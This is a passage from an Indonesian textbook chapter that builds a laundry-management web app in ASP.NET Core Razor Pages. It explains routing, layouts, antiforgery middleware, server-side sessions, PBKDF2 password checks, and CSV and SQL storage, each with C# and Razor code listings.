    <label class="choice"><input type="radio" name="method" value="qris"
      checked="@(chosen == "qris")"> QRIS</label>
    <label class="choice"><input type="radio" name="method" value="transfer"
      checked="@(chosen == "transfer")"> Bank transfer</label>
    <label class="choice @(deposit == 0 ? "disabled" : "")"><input type="radio"
      name="method" value="credit" checked="@(chosen == "credit")"
      disabled="@(deposit == 0)"> Deposit (@Fmt.Money(deposit) available)</label>
    @await Html.PartialAsync("_FieldError", E("method"))
  </fieldset>
```

`@page "/bills/{id}/payments/new"` memberi halaman ini alamat yang sama dengan alamatnya di setiap jalur lain; tanpa templat, alamatnya akan mengikuti jalur berkas, `/Bills/Payment`. Segmen `{id}` diikat ke parameter `id` pada `OnGet(string id)` dan `OnPost(string id)`. Templat juga dapat membatasi sebuah segmen: halaman rincian nota (**Kode 12.5**) menerima segmen kedua yang opsional hanya jika berupa salah satu dari empat kata.

Kode 12.5 `Pages/Bills/Detail.cshtml`: rute `/bills/{id}/{step?}` dengan batasan ekspresi reguler, sehingga `/bills/B2938` dan `/bills/B2938/finish` mencapai halaman ini sedangkan `/bills/B2938/receipt` tidak.

```
@page "/bills/{id}/{step:regex(^(finish|handover|cancel|complaint)$)?}"
@model BillsDetailModel
@{
    ViewData["Title"] = "Bill " + Model.Bill.Id;
}
@await Html.PartialAsync("_BillDetail",
    new BillDetailView(Model.Bill, Model.Me, Model.Csrf))
```

`GET /bills/B2938` memanggil `OnGet("B2938", null)` dan menampilkan nota; `POST /bills/B2938/finish` memanggil `OnPost("B2938", "finish")`, yang memeriksa peran lalu memanggil `Laundry.MarkFinished()`. Jalur ini memakai segmen rute untuk langkahnya, alih-alih salah satu *named handler* pada subbab berikut, semata karena jalur-jalur lain memakai persis URL-URL ini dan rangkaian uji penerimaan mengirimkannya.

12.7.3 Layout

Setiap halaman setelah login berbagi satu bingkai, `Pages/Shared/_Layout.cshtml`, yang ditetapkan `_ViewStart.cshtml` untuk semua halaman; isi sebuah halaman muncul di tempat *layout* memanggil `@RenderBody()`. **Kode 12.6** adalah bagian *layout* yang membangun menu.

Kode 12.6 `Pages/Shared/_Layout.cshtml`, menunya: `@if (user.Can(...))` hanya menampilkan sebuah butir kepada peran yang boleh memakainya, berdasarkan tabel izin yang sama dengan yang diperiksa server.

```
  <nav id="main-nav" class="main-nav" aria-label="Main menu">
    @* The menu fits the role: hidden items are NOT a security control, the
       server checks every request again (S-7). *@
    <a href="/">Dashboard</a>
    <a href="/queue">Queue</a>
    @if (user.Can("bills_list")) {<a href="/bills">Bills</a>}
    @if (user.Can("customers")) {<a href="/customers">Customers</a>}
    @if (user.Can("customers")) {<a href="/services">Services</a>}
    @if (user.Can("reports")) {<a href="/reports">Reports</a>}
    @if (user.Can("employees_manage")) {<a href="/employees">Employees</a>}
  </nav>
```

Blok Razor seperti `@if (...) {<a ...>Bills</a>}` beralih dari C# kembali ke HTML begitu bertemu sebuah *tag*, itulah sebabnya *markup* di dalam kurung kurawal tidak memerlukan tanda kutip. *Layout* juga menerima sebuah layanan melalui **view injection**, `@inject SessionStore Sessions` di bagian atasnya, untuk membaca dan mengosongkan pesan *flash* (“Payment for B2938 saved.”) yang disimpan *page model* sebelum mengalihkan. Komentar di menu mengulang aturan yang Anda temui di Bab 11: menyembunyikan tautan adalah kenyamanan bagi pencuci, yang tidak perlu melihat *Reports*; tindakan itu tidak melindungi apa pun, karena `Require("reports")` pada *page model* tetap menolaknya.

12.8 Tag Helper, Model Binding, dan Named Handler

Berkas `_ViewImports.cshtml` jalur ini (**Kode 12.7**) memuat sebuah kalimat yang perlu dijelaskan.

Kode 12.7 `Pages/_ViewImports.cshtml`: *namespace* yang dapat dipakai setiap halaman tanpa `using`, dan keputusan menulis formulir sebagai HTML biasa.

```
@* No tag helpers on purpose: every form is plain HTML with its hidden
   csrf_token field, and @value is always HTML-encoded by Razor (S-3). *@
@using Laundry.Core
@using Laundry.Data
@using Laundry.Logic
@using Laundry.Web
@namespace Laundry.Pages
```

Tag helper adalah cara bawaan menulis formulir di ASP.NET Core: atribut seperti `asp-for` dan `asp-page-handler` pada elemen HTML biasa, yang diganti *framework* dengan *markup* yang dibangkitkan [8]. Jalur ini sengaja tidak memakainya: setiap formulir dalam buku ini menulis *field*

dan token tersembunyinya secara manual, agar HTML di bab .NET tampak sama dengan HTML di bab PHP, Flask, dan Java dan dapat dibandingkan baris demi baris. Tetapi Anda akan menemui *tag helper* di hampir setiap proyek ASP.NET Core, jadi `Code_new/Chapter12/razor-basics/` adalah proyek pendamping kecil yang memakai cara bawaannya: *tag helper*, **model binding** dengan `[BindProperty]`, atribut validasi, *named handler*, dan pemeriksaan *antiforgery* otomatis. **Kode 12.8** adalah *page model*-nya.

Kode 12.8 `razor-basics/Pages/Pay.cshtml.cs`: `[BindProperty]` mengisi `Input` dari formulir yang dikirim; atribut pada `PaymentInput` adalah aturan validasinya; `OnPostCheck` adalah *named handler*.

```
using System.ComponentModel.DataAnnotations;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace RazorBasics.Pages;

/// <summary>The data of the form; the attributes are the rules.</summary>
public class PaymentInput
{
    [Required, RegularExpression("cash|qris|transfer|credit")]
    public string Method { get; set; } = "cash";

    [Range(1, 99_999_999, ErrorMessage = "Enter a whole number of rupiah above 0.")]
    public long Amount { get; set; }

    [StringLength(50)]
    public string? Reference { get; set; }
}

public class PayModel : PageModel
{
    [BindProperty]                      // filled from the posted form on POST
    public PaymentInput Input { get; set; } = new();

    public string? Message { get; private set; }

    public void OnGet() => Input.Amount = 40000;          // GET /Pay

    public IActionResult OnPost()                         // POST /Pay
    {
        if (!ModelState.IsValid) return Page();           // show the errors
        Message = $"Would save {Input.Method} {Input.Amount}.";
        return Page();
    }

    public IActionResult OnPostCheck()                    // POST /Pay?handler=Check
    {
        Message = Input.Amount > 40000 ? "More than the balance of B2938."
                                       : "Amount is fine.";
        return Page();
    }
}
```

dan **Kode 12.9** adalah halamannya.

Kode 12.9 `razor-basics/Pages/Pay.cshtml`: `asp-for` membangkitkan atribut `id`, `name`, `value`, dan validasi setiap *field*; `asp-page-handler="Check"` membuat tombol kedua mengirim ke `OnPostCheck`.

```
@page
@model RazorBasics.Pages.PayModel
<!doctype html>
<html lang="en">
<head><meta charset="utf-8"><title>Pay B2938</title></head>
<body>
<h1>Add payment - B2938</h1>
<form method="post">
  <label asp-for="Input.Method"></label>
  <select asp-for="Input.Method">
    <option>cash</option><option>qris</option><option>transfer</option>
  </select>
  <label asp-for="Input.Amount"></label>
  <input asp-for="Input.Amount">
  <span asp-validation-for="Input.Amount"></span>
  <input asp-for="Input.Reference">
  <button type="submit">Save payment</button>
  <button type="submit" asp-page-handler="Check">Check amount</button>
</form>
<p>@Model.Message</p>
</body>
</html>
```

Proyek itu di-*build* dan dijalankan pada porta 6122, dan skrip `try_it.sh` di folder yang sama mengirim empat permintaan kepadanya. Keluaran nyatanya:

```
1) GET /Pay: the form has a hidden token of 155 characters
<input type="number" data-val="true" data-val-range="Enter a whole number of rup
iah above 0." data-val-range-max="99999999" data-val-range-min="1" data-val-requ
ired="The Amount field is required." id="Input_Amount" name="Input.Amount" value
="40000">
2) POST without the token:
   HTTP 400
3) POST with the token, amount 0:
   message: Enter a whole number of rupiah above 0.
HTTP 200
4) POST to the named handler Check, amount 50000:
   More than the balance of B2938.
HTTP 200
```

Setiap baris memperlihatkan layanan *framework* yang sedang bekerja. GET mengembalikan formulir dengan `__RequestVerificationToken` tersembunyi sepanjang 155 karakter, yang ditambahkan sendiri oleh *tag helper* formulir, dan *field* nominal yang atribut `data-val-*`-nya dibangkitkan dari atribut `[Range]`. POST tanpa token itu ditolak dengan 400 *Bad Request* oleh *filter antiforgery* otomatis sebelum `OnPost` dijalankan. POST dengan token dan nominal 0 mencapai `OnPost`; *model binding* telah mengisi `Input`, `ModelState.IsValid` bernilai salah, dan halaman menampilkan pesan dari atribut `[Range]`. POST terakhir menuju `/Pay?handler=Check`, yang dirutekan Razor Pages ke metode `OnPostCheck` berdasarkan namanya.

Segala yang diperoleh proyek pendamping dari *framework* dikerjakan jalur ini sendiri dalam beberapa baris, karena ia memerlukan jawaban yang berbeda: 403 dengan halaman galat milik jalur ini alih-alih 400, nama *field* API (`amount`, bukan `Input.Amount`), dan pesan-pesan yang sama dengan Flask. Itulah tawar-menawar khas sebuah fitur *framework*: cara bawaannya sangat baik sampai sebuah kebutuhan berbeda, dan saat itu Anda harus tahu apa yang dikerjakannya agar dapat menggantinya.

12.9 Antiforgery, dan Satu Penjaga untuk Setiap Permintaan

`Guard` adalah **middleware**, kelas yang metode `InvokeAsync`-nya menerima permintaan dan sebuah *delegate* `next` yang menjalankan sisa *pipeline*. Ia adalah padanan .NET untuk `WebServer.handle()` dan `AppFilter` di Bab 11 (**Kode 12.10**).

Kode 12.10 `Web/Guard.cs`, `InvokeAsync()`: memuat pengguna, menolak atau mengalihkan ketika sesi diperlukan, memeriksa token *antiforgery* untuk setiap perubahan, menjalankan sisa *pipeline*, lalu mengubah setiap *exception* menjadi jawaban.

```
    public async Task InvokeAsync(HttpContext ctx, SessionStore sessions,
                                  LaundryService laundry, IAntiforgery antiforgery,
                                  Clock clock)
    {
        var path = ctx.Request.Path.Value ?? "/";
        var api = path.StartsWith("/api/", StringComparison.OrdinalIgnoreCase) ||
                  path.Equals("/api", StringComparison.OrdinalIgnoreCase);
        try
        {
            ctx.Response.Headers.XContentTypeOptions = "nosniff";
            var user = LoadUser(ctx, sessions, laundry);
            if (user is not null || api || path == "/login")
                ctx.Response.OnStarting(() =>
                {
                    // AC-1.7: Back after logout shows nothing
                    ctx.Response.Headers.CacheControl = "no-store";
                    return Task.CompletedTask;
                });

            if (!IsPublic(ctx.Request.Method, path) && user is null)
            {
                if (api) throw AppError.NotLoggedIn("Please log in first.");
                if (IsPage(path))
                {
                    var next = path + ctx.Request.QueryString.Value;
                    ctx.Response.Redirect("/login?next=" +
                                          Uri.EscapeDataString(next));
                    return;
                }
            }

            var method = ctx.Request.Method;
            var changesData = method is "POST" or "PUT" or "PATCH" or "DELETE";
            if (changesData && (api || IsPage(path) || path == "/login") &&
                path != "/api/login")
            {
                if (api &&
                    string.IsNullOrEmpty(ctx.Request.Headers["X-CSRF-Token"]))
                    throw AppError.CsrfFailed();
                if (!await antiforgery.IsRequestValidAsync(ctx))
                    throw AppError.CsrfFailed();
            }

            await next(ctx);
```

Kode 12.10 (Lanjutan) *Web/Guard.cs, InvokeAsync(): memuat pengguna, menolak atau mengalihkan ketika sesi diperlukan, memeriksa token antiforgery untuk setiap perubahan, menjalankan sisa pipeline, lalu mengubah setiap exception menjadi jawaban.*

```
            // No page or endpoint for this address.
            if (!ctx.Response.HasStarted && ctx.GetEndpoint() is null &&
                ctx.Response.StatusCode is 404 or 405)
                throw ctx.Response.StatusCode == 404
                    ? AppError.NotFound("This page or record does not exist.")
                    : new AppError(
                          405, "bad_request",
                          "This action is not possible with this kind of request.");
        }
        catch (Exception problem) when (!ctx.Response.HasStarted)
        {
            await HandleAsync(ctx, api, problem, clock);
        }
    }
```

Pemeriksaan *antiforgery* adalah satu pemanggilan, `antiforgery.IsRequestValidAsync(ctx)`, ke layanan `IAntiforgery` milik *framework* [9]. Ia membandingkan token di *field* formulir `csrf_token` (atau *header* `X-CSRF-Token`) dengan token kedua di *cookie* `laundry.antiforgery`; keduanya dibangkitkan berpasangan dan terikat secara kriptografis satu sama lain dan dengan identitas pengguna, sehingga token yang disalin dari sesi lain ditolak. Untuk API, kode lebih dulu menuntut agar *header* itu ada, sehingga klien JSON tidak dapat beralih ke *field* formulir. Polanya adalah *synchronizer token* dari OWASP [10], diimplementasikan oleh *framework* alih-alih secara manual seperti di Bab 11.

Pengikatan pada pengguna itulah alasan sebuah rincian di `Guard.SetUser()`: jalur ini menaruh *id sesi* ke dalam `ctx.User`, identitas yang dibaca layanan *antiforgery*, sehingga setiap token menjadi milik satu sesi di server. Uji TC-NF-04 mengirim formulir dengan token yang diambil dari sesi lain dan mengharapkan 403, dan uji itu lulus. *Page model* menyediakan token itu bagi halaman-halaman (**Kode 12.11**).

Kode 12.11 `Web/LaundryPage.cs`: sebelum *handler* mana pun berjalan, sepasang token dibangkitkan dan disimpan, sehingga *cookie*-nya masih dapat diatur; halaman menulis `@Model.Csrf` ke *field* tersembunyinya.

```
    /// <summary>The ASP.NET Core antiforgery request token for the hidden field
    /// csrf_token.</summary>
    public string Csrf => HttpContext.Items["csrf"] as string ?? "";

    public override void OnPageHandlerExecuting(PageHandlerExecutingContext context)
    {
        // Made BEFORE the page is rendered, so the antiforgery cookie can still be
        // set.
        if (HasForms &&
            (CurrentUser is not null || Sessions.Current(HttpContext) is not null))
            HttpContext.Items["csrf"] =
                HttpContext.RequestServices.GetRequiredService<IAntiforgery>()
                    .GetAndStoreTokens(HttpContext)
                    .RequestToken;
    }
```

`OnPageHandlerExecuting` adalah kait yang dipanggil `PageModel` tepat sebelum sebuah *handler*. Membangkitkan token di sana, dan bukan saat halaman sedang ditulis, penting karena `GetAndStoreTokens` mengatur sebuah *cookie*, dan *cookie* adalah *header*: begitu bita pertama halaman ditulis, *header* tidak dapat ditambahkan lagi.

12.9.1 Galat yang membantu orang

`catch` di akhir **Kode 12.10** adalah satu-satunya tempat di aplikasi ini tempat sebuah *exception* menjadi jawaban, dan **Kode 12.12** memperlihatkan apa yang dilakukannya.

Kode 12.12 `Web/Guard.cs`, `HandleAsync()`: *exception* yang tidak terduga dicatat lengkap bersama waktu rujukan dan dijawab dengan 500 serta rujukan itu saja; `AppError` menjadi galat JSON milik API atau halaman `/error` dengan statusnya sendiri.

```
    private async Task HandleAsync(HttpContext ctx, bool api, Exception problem,
                                   Clock clock)
    {
        if (problem is not AppError error)
        {
            string reference;
            try
            {
                reference = clock.NowText();
            }
            catch
            {
                reference = "unknown";
            }
            // The full stack trace goes to the server log, never to the browser.
            log.LogError(
                problem,
                "Unexpected error (reference {Reference}) on {Method} {Path}",
                reference, ctx.Request.Method, ctx.Request.Path);
            if (api)
            {
                await WriteJsonError(
                    ctx,
                    new AppError(
                        500, "server_error",
                        $"An unexpected error happened. Reference {reference}."));
                return;
            }
            ResetResponse(ctx, 500);
            ctx.Response.ContentType = "text/html; charset=utf-8";
            await ctx.Response.WriteAsync(ServerErrorPage(reference));
            return;
        }
        if (api)
        {
            await WriteJsonError(ctx, error);
            return;
        }
        // A web page: show /error (with the menu of the logged-in user) and the
        // right status.
        ResetResponse(ctx, error.Status);
        ctx.Items["app_error"] = error;
        ctx.Request.Path = "/error";
        ctx.Request.QueryString = QueryString.Empty;
        ctx.Request.Method = "GET";
        ctx.Request.RouteValues.Clear();
```

Kode 12.12 (Lanjutan) *Web/Guard.cs, HandleAsync(): exception yang tidak terduga dicatat lengkap bersama waktu rujukan dan dijawab dengan 500 serta rujukan itu saja; AppError menjadi galat JSON milik API atau halaman /error dengan statusnya sendiri.*

```
        ctx.SetEndpoint(null);
        await next(ctx);
    }
```

Ada dua jenis masalah, seperti di setiap jalur. `AppError` adalah masalah yang diharapkan: "Please log in first", "Your role (washer) cannot open this page", "B2938 is already finished", atau 422 dengan pesan-pesan *field*-nya. Ia membawa status HTTP dan sebuah kode, dan ditampilkan kepada orangnya apa adanya, karena memang ditulis untuknya. Selebihnya tidak terduga, entah *bug* atau folder data yang rusak. Untuk itu orang hanya melihat *Something went wrong* dan sebuah rujukan seperti `2026-09-30 21:00:00`, sedangkan log server menerima *stack trace* lengkap dengan rujukan yang sama, sehingga pemilik dapat membacakan rujukan itu lewat telepon dan pengembang dapat menemukan catatannya (S-9). Halaman galatnya berupa untai di dalam `Guard` alih-alih halaman Razor, karena ia harus tetap berfungsi ketika data atau mesin halaman itulah yang gagal.

Untuk galat yang diharapkan pada halaman web, `HandleAsync` melakukan sesuatu yang hanya dapat dilakukan *middleware*: ia menulis ulang permintaan menjadi `GET /error`, mengosongkan rutenya, lalu memanggil `next(ctx)` sekali lagi, sehingga halaman Razor *Error* menampilkan pesan di dalam *layout* biasa lengkap dengan menu pengguna, sedangkan responsnya tetap membawa status galat itu (403, 404, 409, atau 422). Bilah alamat peramban tetap menampilkan alamat yang diminta orang itu. Uji TC-NF-07 menghapus data ketika pemilik sedang login dan memeriksa kedua sisinya: halaman ramah tanpa jalur berkas, SQL, atau *stack trace*, dan rinciannya ada di log.

12.10 Sesi, Login, dan PBKDF2

ASP.NET Core menawarkan *cookie authentication*, tempat identitas pengguna dibawa dalam *cookie* terenkripsi. Jalur ini sengaja memakai **sesi di sisi server**, seperti jalur-jalur lain: *cookie* hanya memuat id acak, dan datanya tetap di server. Komentar di `Web/Sessions.cs` memberi alasannya: setelah logout, *cookie* autentikasi tetap berlaku bagi siapa pun yang menyimpan salinannya, sedangkan sesi di server yang sudah dihapus membuat *cookie* lama tak bernilai (AC-1.7). **Kode 12.13** membuat sebuah sesi.

Kode 12.13 `Web/Sessions.cs`, `Create()`: 32 bita acak dari `RandomNumberGenerator` sebagai id, dan *cookie* yang ditulis dengan `HttpOnly`, `SameSite=Lax`, serta `Secure` bila memakai HTTPS.

```
    private SessionData Create(HttpContext ctx)
    {
        var data = new SessionData(
            Convert.ToBase64String(RandomNumberGenerator.GetBytes(32))
                .Replace('+', '-')
                .Replace('/', '_')
                .TrimEnd('='));
        sessions[data.Id] = data;
        ctx.Items["session"] = data;
        // Written by hand (not Response.Cookies.Append) to get the usual
        // spelling of the flags:
        //   HttpOnly     - JavaScript cannot read it;
        //   SameSite=Lax - not sent with cross-site POSTs;
        //   Secure       - only over HTTPS, when the site runs on HTTPS.
        SetCookie(ctx,
            $"{CookieName}={data.Id}; Max-Age={Settings.SessionHours * 3600}; " +
            "Path=/; HttpOnly; SameSite=Lax" +
            (ctx.Request.IsHttps ? "; Secure" : ""));
        return data;
    }
```

Saat login, `Auth.SignIn()` memanggil `Renew()`, yang menghapus sesi lama dan membuat sesi baru dengan id baru, perlindungan terhadap *session fixation* sesuai AC-1.8. Pemeriksaan kata sandinya

(**Kode 12.14**) adalah PBKDF2 pada Persamaan (12.1), dengan format tersimpan yang sama dengan setiap jalur lain.

$$key = \mathrm{PBKDF2}_{\text{HMAC-SHA256}}(\mathrm{UTF8}(P), s, 600\,000, 32) \tag{12.1}$$

Kode 12.14 `Core/Passwords.cs`, `Verify()`: `Rfc2898DeriveBytes.Pbkdf2` menghitung kuncinya, `CryptographicOperations.FixedTimeEquals` membandingkannya dalam waktu konstan.

```
    /// <summary>True when the password matches the stored hash. Never throws for a
    /// bad hash.</summary>
    public static bool Verify(string? password, string? stored)
    {
        if (password is null || string.IsNullOrEmpty(stored)) return false;
        var parts = stored.Split('$');
        if (parts.Length != 4 || parts[0] != "pbkdf2_sha256") return false;
        try
        {
            var iterations = int.Parse(
                parts[1], System.Globalization.CultureInfo.InvariantCulture);
            // the BYTES, not the text
            var salt = Convert.FromBase64String(parts[2]);
            var expected = Convert.FromBase64String(parts[3]);
            if (iterations < 1 || expected.Length == 0) return false;
            var actual = Rfc2898DeriveBytes.Pbkdf2(
                Encoding.UTF8.GetBytes(password), salt, iterations,
                HashAlgorithmName.SHA256, expected.Length);
            // constant time
            return CryptographicOperations.FixedTimeEquals(actual, expected);
        }
        catch (FormatException)
        {
            return false;
        }
```

`Rfc2898DeriveBytes.Pbkdf2` milik .NET adalah implementasi statis satu baris dari RFC 8018 [11], [12]; kata sandi diubah secara eksplisit menjadi bita UTF-8, dan *salt* di-*decode* dari Base64 menjadi 16 bitanya. Karena format dan algoritmenya sama di mana-mana, kata sandi pemilik `Owner#2026` membuka jalur ini dengan data `laundry.db` atau CSV yang sama dengan semua jalur lain, dan *hash* yang dibuat jalur .NET di layar *Employees* berlaku di Flask.

12.11 Penyimpanan Data di Balik Antarmuka

12.11.1 `ILaundryStore`

Setiap bagian logika bisnis berbicara dengan satu antarmuka, `ILaundryStore`, dan tidak pernah langsung dengan berkas atau basis data (**Kode 12.15**).


Kode 12.15 `Data/ILaundryStore.cs`, cuplikan: `InTransaction` menjalankan pekerjaan secara atomik; operasi baca mengembalikan *record*; operasi tulis mencakup *update* bersyarat yang mengembalikan jumlah baris yang berubah.

```
public interface ILaundryStore
{
    /// <summary>Runs work as ONE transaction; a transaction inside a transaction
    /// joins it.</summary>
    T InTransaction<T>(Func<T> work);

    // ------------------------------------------------------------------ reading
    IReadOnlyList<Outlet> Outlets();
    IReadOnlyList<Service> Services();
    Service? Service(string id);
    IReadOnlyList<EmployeeInfo> Employees();
    EmployeeInfo? Employee(string id);
    /// <summary>For the login only: the id and the password hash of an e-mail
    /// (lower case), or null.</summary>
    (string Id, string? Hash)? EmployeeLogin(string emailLower);

    /// <summary>AC-2.2: name/id contains text (case-insensitive) or phone digits
    /// contain digits.</summary>
    (IReadOnlyList<CustomerRow> Rows, long Total)
        SearchCustomers(string textLower, string digits, int page, int perPage);
    Customer? Customer(string id);
    /// <summary>Conditional updates (AC-5.8): they change the bill only if it is
    /// still in the expected state.</summary>
    int MarkFinished(string billId, string when); // WHERE status = 'queued'
    int MarkDeparted(string billId, string when); // WHERE status = 'finished'
    // WHERE status = 'queued' AND no payments
    int Cancel(string billId, string when);
    int EditBill(string billId, string serviceId, long unit, string rack,
                 long payment); // WHERE status = 'queued'
    void InsertStatusLog(string billId, string status, string when,
                         string employeeId);
    long InsertPayment(string billId, string when, string method, long amount,
                       string? reference);
```

Antarmuka ini memiliki 46 anggota: operasi baca untuk setiap layar, agregat untuk laporan, dan operasi tulis, yang masing-masing harus berjalan di dalam `InTransaction`. Ada dua implementasi (**Gambar 12.3**), dan `Program.cs` memilih di antara keduanya dengan satu pengaturan.



Gambar 12.3 Satu antarmuka, dua penyimpanan. Penyimpanan CSV adalah bawaan dan tidak memerlukan paket; penyimpanan SQL bekerja dengan *provider* ADO.NET mana pun, yang hanya ikut dikompilasi setelah paketnya ditambahkan.

12.11.2 Penyimpanan CSV

`CsvLaundryStore` memuat tujuh berkas CSV ke dalam daftar *record*, menjawab setiap kueri dengan LINQ, dan menulis kembali berkas yang berubah di akhir setiap transaksi. Bagian tersulitnya adalah menepati janji sebuah transaksi, semua atau tidak sama sekali, tanpa basis data (**Kode 12.16**).

Kode 12.16 `Data/CsvLaundryStore.cs`, `InTransaction()`: satu kunci untuk segalanya, salinan data sebelum pekerjaan, berkas hanya ditulis jika pekerjaan berhasil, dan salinan dikembalikan jika gagal.

```
    public T InTransaction<T>(Func<T> work)
    {
        lock (gate)
        {
            if (depth > 0) return work(); // join the outer transaction
            EnsureFresh();
            Indexes();
            var before = data.Copy();
            dirty.Clear();
            depth++;
            try
            {
                var result = work();
                depth--;
                // commit
                foreach (var t in Tables.Where(dirty.Contains)) Save(t);
                dirty.Clear();
                return result;
            }
            catch
            {
                if (depth > 0) depth--;
                data = before; // roll back
                dirty.Clear();
                indexesStale = true;
                throw;
            }
        }
    }
```

Kuncinya adalah bahwa baris-barisnya berupa **record yang tidak dapat diubah** (*immutable*) di dalam daftar. `data.Copy()` menyalin daftarnya, bukan barisnya, sehingga murah; pekerjaan mengganti baris dalam daftar yang sedang berlaku; jika ia melemparkan galat, `data = before` memulihkan daftar lama dengan satu penugasan, dan tidak ada yang tersisa dari perubahan setengah jadi. `lock (gate)` tunggal membuat transaksi berjalan satu demi satu, cukup untuk binatu dengan segelintir pengguna dan persis seperti yang dilakukan SQLite dengan kunci tulisnya. Uji TC-4.7 memeriksa janji itu dari luar: server dijalankan dengan `LAUNDRY_FAULT=after_bill_insert`, yang melemparkan galat setelah nota dan baris log statusnya disisipkan, dan sesudahnya tidak ada satu baris pun dari nota yang gagal itu di berkas mana pun.

Menulis berkas adalah separuh kedua dari janji itu. Di akhir transaksi yang berhasil, penyimpanan hanya menyimpan tabel-tabel yang diubah oleh pekerjaan itu, masing-masing dengan `Csv.Write()` (**Kode 12.17**).

Kode 12.17 `Data/Csv.cs`, `Write()`: seluruh tabel disusun di memori, ditulis ke `Bill.csv.tmp`, dan baru kemudian diganti namanya menimpa `Bill.csv`.

```
    public static void Write(string path, IEnumerable<string?[]> rows)
    {
        var sb = new StringBuilder();
        foreach (var row in rows)
        {
            for (var i = 0; i < row.Length; i++)
            {
                if (i > 0) sb.Append(',');
                sb.Append(Quote(row[i] ?? ""));
            }
            sb.Append('\n');
        }
        var temp = path + ".tmp";
        File.WriteAllText(temp, sb.ToString(), new UTF8Encoding(false));
        File.Move(temp, path, overwrite: true);
    }
```

Isi baru lebih dulu masuk ke berkas sementara, lalu `File.Move(..., overwrite: true)` menempatkannya menggantikan berkas lama. Pada disk yang sama, itu adalah penggantian nama (*rename*), yang mengganti berkas dalam satu langkah: program yang sedang membaca `Bill.csv` pada saat itu melihat tabel lama atau tabel baru, tidak pernah separuh berkas, dan *crash* ketika berkas sementara sedang ditulis membiarkan `Bill.csv` yang lama tetap utuh. Dua rincian formatnya disengaja. *Encoding*-nya adalah `new UTF8Encoding(false)`, yaitu UTF-8 *tanpa byte-order mark* yang ditaruh sebagian program Windows di awal berkas, agar jalur Flask dan modul `csv` Python membaca berkas-berkas itu tanpa karakter nyasar pada nama kolom pertama. Selain itu, baris-barisnya berakhir dengan LF, seperti pada ekspor bersama `database/csv`, sedangkan unduhan laporan pada Subbab 12.16 mengakhiri barisnya dengan CRLF, karena di sana AC-9.4 meminta RFC 4180; berkas data adalah milik aplikasi sendiri, sedangkan unduhan ditulis untuk *spreadsheet*.

Penyimpanan ini juga menyadari ketika pihak lain mengubah berkas-berkasnya. Ia mengingat kapan setiap berkas terakhir ditulis dan berapa panjangnya, dan sebelum setiap pembacaan dan setiap transaksi ia membandingkannya dengan berkas di disk; jika sebuah berkas berubah, misalnya karena pemilik memulihkan salinan cadangan ke `data/`, penyimpanan memuat ulang semuanya. Saat memuat, ia memeriksa baris judul setiap berkas terhadap kolom yang diharapkan, sehingga berkas yang disimpan dari *spreadsheet* dengan satu kolom hilang menghentikan aplikasi dengan pesan yang jelas alih-alih menggeser setiap nilai ke *field* yang salah.

Satu batasan tetap ada, dan tempatnya di peringatan berikut: transaksi yang mengubah tiga tabel menulis tiga berkas satu demi satu. Listrik yang padam di antara penggantian nama kedua dan ketiga meninggalkan dua tabel yang sudah diperbarui dan satu yang belum, hal yang tidak pernah diizinkan basis data yang memiliki *journal*.

> **PERINGATAN: Penyimpanan CSV adalah alat pembelajaran dan alat bagi toko kecil, bukan basis data.** Ia menyimpan segalanya di memori, menjalankan setiap operasi tulis secara berurutan, dan menulis ulang seluruh berkas. Untuk satu gerai dan satu PC kasir ia sederhana dan tangguh; untuk tiga gerai yang berbagi satu server melalui jaringan, pakailah penyimpanan SQL dengan basis data sungguhan, seperti dijelaskan Subbab 12.11.3. Antarmukanya yang membuat hal itu menjadi perubahan satu baris.

12.11.3 Penyimpanan SQL dan ADO.NET

`SqlLaundryStore` mengimplementasikan antarmuka yang sama dengan **ADO.NET** biasa, antarmuka basis data dalam *namespace* `System.Data.Common` yang merupakan bagian dari .NET

itu sendiri: `DbConnection`, `DbCommand`, `DbParameter`, `DbDataReader`. Karena tidak menyebut *provider* apa pun, kelas ini dikompilasi pada setiap *build*. SQL-nya ditulis dengan *placeholder* `?` seperti di setiap jalur lain, dan satu pembantu mengubahnya menjadi parameter bernama yang diharapkan *provider* ADO.NET (**Kode 12.18**).

Kode 12.18 `Data/SqlLaundryStore.cs`, `Command()`: setiap `?` menjadi `@p0`, `@p1`, … dengan nilainya diikat sebagai `DbParameter`; ketidakcocokan antara jumlah *placeholder* dan nilai adalah kesalahan pemrograman dan langsung dihentikan.

```
    private static DbCommand Command(DbConnection conn, DbTransaction? tx,
                                     string sql, object?[] args)
    {
        var cmd = conn.CreateCommand();
        cmd.Transaction = tx;
        var text = new StringBuilder();
        var n = 0;
        foreach (var ch in sql)
        {
            if (ch == '?')
            {
                var p = cmd.CreateParameter();
                p.ParameterName = "@p" + n;
                p.Value = args[n] ?? DBNull.Value;
                cmd.Parameters.Add(p);
                text.Append("@p").Append(n++);
            }
            else { text.Append(ch); }
        }
        if (n != args.Length)
            throw new ArgumentException(
